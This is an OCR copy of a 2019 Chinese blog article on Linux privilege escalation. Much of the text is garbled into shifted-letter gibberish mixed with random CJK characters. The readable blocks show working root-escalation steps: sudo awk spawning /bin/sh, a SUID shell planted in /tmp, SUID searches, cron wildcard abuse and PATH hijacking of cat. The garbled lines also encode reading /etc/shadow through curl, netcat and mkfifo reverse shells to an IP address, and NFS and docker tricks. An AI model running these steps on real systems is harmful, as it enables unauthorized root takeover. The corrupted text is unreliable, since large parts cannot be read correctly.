+Ghvwlqdwlr qLs@%45:1–%RU Ghvwlqdwlr qLs@%=4%,

=

kwwsv=22zzz1xowlpdwhzlqgrzvvhfxulw1frp2vhfxulwyrj2h

qf|forshgld2hyhqw1dvs{BhyhqwLG@8489

kwwsv=22zzz1xowlpdwhzlqgrzvvhfxulw1frp2vhfxulwyrj2h

qf|forshgld2hyhqw1dvs{BhyhqwLG@7957

kwwsv=22z z z 1iluhh| h1fr p 2eor j 2wkuhdw0uhvhdufk2534<234 2e| sdvvlqj 0qhwz r un0uhvwulfwr qv0wkur xj k0ugs0wxqqhdqj 1 kwp o

kwwsv=22eor j 1qhwwsl1fr p 2kr z 0wr 0df f hvv0ugs0r yhu0d0uhy huvh0vvk0wxqqhc2

kwwsv=22j lwkxe1fr p 2Qhr 56{ 32vlj p d

kwwsv=22xqfr ghu1lr

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 0580u gs0r yhu0uhyhuvh0vvk1kwp o

Olqx{ ⓮

原创 VoltCary 信安之路 2019-11-15

练范院艺 Olqx{ 矿脑 经 练范

矿 艺(r) Olqx{ 证诱 矿 结

矿 规 规罗虚 辨 面矿 Ⓑ

脚 矿间面 范 摄 矿 角

练绑摄

edvk 矿 翻 矿

(s) 练罗 败矿 齐 ⓟ职 练罗

urrw vkhoo矿 般矿结评 练罗 规

败 urrwvkhoo矿职Ⓡ结 vkhoo 败 矿

Ⓑ般 摄

4携(x) 雅 齐

414 迎

xqdp h 0d

Olqx{ orfddkrvwlorfdogrp dlq 61431309<61ha 1{;9b97 &4

VP S Wxh Dxj 55 54=3<=5: XWF 534: {;9b97 {;9b97

{;9b97 J QX2Olqx{

雅 614313/FSX {;9b97

fdw2hwf2-0uhdhdvh

FhqwRV Olqx{ uhdhdvh :1714:3; +Fruh,

QDP H@%FhqwRV Olqx{%

YHUVLRQ@% +Fruh,%


LG@%fhqwrv%

LGbOLNH@%lkhoihgrud%

YHUVLRQbLG@%%


SUHWWbQDP H@%FhqwRV Olqx{ : +Fruh,%

vhdufkvsorlwdqx{ 6143 FhqwRV Olqx{ :



415 dqx{0h{sorlw0vxjjhvwhu05

FhqwRV 矿



5携 urrw

sdvvzg 释 般 矿阿 矿urrw 面

vkdgrz 释 kdvk矿蝉 urrw 面

sdvvzg 警神

gdhprq={=4=4=gdhprq=2xvu2velq=2elq2vk

sdvvzg 青 (f)ⓔ矿 练(o) 矿 色(o) 矿{ 见

kdvk vkdgrz 般知 urrw 结Ⓑ

般矩摄 vkdgrz kdvk

sdvvz g携vkdgr z 面

ɑv 0osdvvz g vkdgr z

```
[trancer@localhost etc]$ ls -l passwd shadow
-rw-r--r-- 1 root root 2301 6月  13 15:55 passwd
---------- 1 root root 1516 6月  13 16:18 shadow
[trancer@localhost etc]$
```


4携sdvvz g 面

补经 Ⓑ矿sdvvz g 警 面 矿 sdvvz g urrw [翻 角 kdvk矿 翻 dqx{ kdvk矿 远 urrw

5携vkdgr z

vkdgr z urrw kdvk ⓥ齐 矿 kdvk携mkq

6携

携 z he 矿 urrw

7携vxgr

vxgr Ⓑ矿 结 ⑨ vxgr 矿 vxgr 起 观 摄 陷 警 翻 2hwf 2vxgr huv矿 警 聊 规 vxgr 携 聊 罗

urrw 携 摄

规 范 观矿 结 urrw 矿

vxgr 0o

规 观矿绑 罗 =

kwwsv=22j wlr elqv1j lwkxe1lr 2

规 dz n携p dq携f xuo 考罗

4携vx

vxgr vx

阻 矿(g) 翻 ur r w


5携dz n


vxgr dz n *EHJLQ ~v| vwhp +%2elq2vk%0*

```
[trancer@bogon ~]$
[trancer@bogon ~]$
[trancer@bogon ~]$ sudo awk 'BEGIN {system("/bin/sh")}'
[sudo] trancer 的密码：
sh-4.2# whoami
root
sh-4.2#
sh-4.2#
```


6携p dq


vxgr p dq p dq





7携fxuo

vxgr fxuoildh=222hwf2vkdgrz



8携vx urrw 频

Ⓑ urrw 矿 矿见 矿调 陷裁虚

urrw矿 谈 vkhod矿脑 vxgr (g) urrw

翻齐艺 阿 矿dqx{ 补 知vwy矩罪

阻 矿 结 驱 阻知vwglq矩摄

规 vxgr 购 阻 逃 经 般 矿 结

edvk 阻 摄

神

s|wkrq =

s|wkrq 0f *lp sruwswy>swy1vsdzq+%2elq2vk%*

莫芯 vkhoo矿 vkhoo vkhoo罪 (u) 结

矿 谍 fwuo 职 矿露 谍(u) 规矿陷裁 起 脑

练

' vxgr vx

9携 (m)订ⓡ

ov 0o2hwf2furq-

urrw 结 规(o)齐 urrw (m)订ⓡ 摄

调 2hwf2 雅 (m)订ⓡ 规 (o)齐矿 绝 范 规

urrw

面 s|wkrq

范 (m)订ⓡ 面矿(q) 翻 vkhoo


furqwde 警 (m)订ⓡ 矿 警 urrw 面矿

角结 远 furqwde矿 范订ⓡ矿

般 范 矿露 矿 面矿(q)远 摄

神

f dw2hwf 2f ur qwde



订ⓡ矿 练绑矿 罗 41s| wkr q

ov 0do2wp s241s| 22 z

f dw0do2wp s241s| 22面阻见


lp sr uwr v r v1v| vwhp +/*f s 2elq2vk

2wp s2vk*; r v1v| vwhp +/*f kp r g x. v 2wp s2vk*;

Ⓑ般 ⓜ 矿 评规 urr w 41s| 矿

2elq2vk ⒹⒷ 2wp s2vk

2wp s2vk



vxgr s| wkr q 41s| 矿 评 ⒹⒷ 2wp s2vk

```
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
[trancer@bogon tmp]$ ls -al /tmp/sh
-rwsr-xr-x 1 root root 960472 11月 10 03:46 /tmp/sh
[trancer@bogon tmp]$
```

角　　阻　2wp s矿　　12vk　　ur r w

f s　观　艺　VXLG矿　41s|　VXLG　摄

规　矿　2wp s2vk　⑨Ⓑ　矿　阻

2wp s2vk　12vk矿　vk　翻　ur r w摄脑　规　41s|　面阻

vkhoo　s|wkr q　见　矿　vkhoo 隆　ur r w

4携wde

翻般　矿　间　ⓤ　⑨练　订ⓡ矿　练(f)　。　2ddd

绑　警矿Ⓑ　2ydu2edf nxsv2ddd1wj}

f dw2hwf 2f ur qwde

-24- - - - ur r wwdu 0}f i　2ydu2edf nxsv2ddd1wj}

2wp s2ddd2-

```
[root@bogon tmp]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
*/1*   * * *   root tar -zcf /var/backups/aaa.tgz /tmp/aaa/*
[root@bogon tmp]#
```

神

fur qwde 订ⓡ 织结 面Ⓑ 2hwf2fur qwde 警 摄 fur qwde 0h (s) 矿 裁面Ⓑ 2ydu2vsrrc2fur q 绑票(s) 订ⓡ 矿 阀起 urrw (s) 订ⓡ矿 urrw(s) 订ⓡ矿 矿 阀 urrw 订ⓡ摄

：携VXLG

VXLG 练 警 矿 警规 警 认 故ov v VXLG效矿 sdvvzg 警矿 结 面矿调 sdvvzg 观矿规 urrw 远 vkdgrz知 翻 vkdgrz urrw 警矿远 评规 urrw 远 矩

f 见 =

```
&lqfoxgh?vwgde1kA
&lqfoxgh ?xqlvwg1kA
 lqv p dlq+,
~
vhwxlg+3,>22uxq dv urrw
v|vwhp +%g%>
v|vwhp +%fdv 2hwf2vkdgrz %>
Ø
```

ov

ov 0o0uz vu0{u0{ 4urrwurrw; 965 P du 48 53=86 vxlg0h{s v 矿 罗 VXLG 摄

fdw 2hwf2vkdgrz 矿规

12vxlg0h{s矿脑 Ⓑ vkdgrz 雅

VXLG 警

ilqg 2 0xvhu urrw0shup 07333 0sulqw5A2ghy2qxoo

ilqg 2 0shup 0x@v 0w/sh i 5A2ghy2qxoo

```
[trancer@localhost tmp]$ find / -user root -perm -4000 -print 2>/dev/null
/tmp/suid-exp
/usr/bin/fusermount
/usr/bin/ksu
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/Xorg
/usr/bin/crontab
/usr/bin/umount
/usr/bin/at
/usr/bin/sudo
/usr/bin/staprun
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/userhelper
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib64/dbus-1/dbus-daemon-launch-helper
/usr/libexec/flatpak-bwrap
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/usr/libexec/qemu-bridge-helper
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/selinux_child
/usr/libexec/sssd/proxy_child
[trancer@localhost tmp]$
```


Ⓑ(r)(r)(s)　　vxlg矿　2wp s2vxlg0h{s

;携　　ⓧ　0VXLG

ⓧ　　矿　Ⓑ　　订　　观　　摄经

fdw　观矿调　角　　翻般　　矿　结　规　urrw

罗　fdw　观摄

dqx{　绑　　观矿　fdw矿　　/　fdw

神

练罗 2wp s2f dw矿 f dw 雅 翻 角 矿

f dw 观矿 f dw2hwf 2vkdgr z 矿(q) 角

```
f dv AA 2wp s2ov ??HRI
&$2xvu2elq2s|wkr q
sulqv %wklv lv qr v wkh wxxh f dw?
sulqv %khuh lv d urr v vkhoo$%
lp sr uv sw>sw1vsdz q+%2elq2vk%,
HRI
```

露 12vxlg0h{s 矿 角 聊 矿 翻

vxlg0h{s 规 f dw 观矿 dqx{ v|vwhp

f dw 矿 f dw矿 远 般职 矿f dw

结露 f dw矿 角 聊 矿补 Ⓑ 订

观 矿 摄

<携

结 vhwxlg+3,> 见 般 VXLG矿 经 Ⓑ

ilqg 观矿 ilqg 规 urrw 矿 ilqg h{hf

⑨经 角

ilqg 警 h{hf *2elq2vk*_>

p nglu def 22(s) 警 def

ilqg def 0h{hf *2elq2vk*_>

```
[trancer@localhost tmp]$
[trancer@localhost tmp]$ mkdir abc
[trancer@localhost tmp]$ find abc -exec '/bin/sh' \;
sh-4.2$ whoami
trancer
sh-4.2$
sh-4.2$
```

结 矿

43携gr f nhu

gr f nhu 矿 (x) gr f nhu 矿

翻 gr f nhu 绑翻 ur r w 矿 绑

ⓠ vxgr 矿补 规(x) vxgr 观摄

vxgr 矿 vxgr 观矿 ndd 绑评

结 vxgr huv 摄

规 神

擎Gr f nhu 支

kwwsv=22z z z 1vhf t xdq1r uj 2Glvf xvv243: 3848

44携 ⓡ

qhwwdw0dqwxs & ⓡ

齐 矿 隆 参矿 Ⓑ

ur r w矿 Ⓑ ur r w

z lqgr z v df{ 遭 矿dqx{ qf携vr f dw 遭

4携uhglv vkhoo

qf

qf 0o45678 ·qf 4<5149; 14<414: 3 ; 3

p nilir edfnslsh qf 0o45678 3?edfnslsh ·qf

4<5149; 14<414: 3 ; 3 4Aedfnslsh

虚 矿 资角 跳 频 ⓞ

vrfdw

矿vhuylfh dsdfkh5 vwduw矿 ;3 Ⓑ陷

矿 矿 ⓟ

vrfdwWFS0OLVWHQ=;3;3/irun WFS=4<5149;14<414:3=;3

规 矿败 间 sv 0ix urrw矿

uhglv 矿 uhglv 齐 矿(x) uhglv


urrwvkhod摄练 dqx{ =

kwwsv=22z z z 1vhftxdq1ruj 2Glvfxvv2439<:48&uhsd;

5携qiv

规 qiv

vkrzprxqw0h 4<5149;14441455



2krph2shwhu Ⓑ 2pqw2shwhu


prxqw4<5149;14441455=2krph2shwhu 2pqw2shwhu

fg 2pqw2shwhu

ov 0od矿 面 矿调 xlg 翻 4334矿jlg 翻 4338

规矿 艺 Ⓑ 矿 (s) 练罗 矿

面

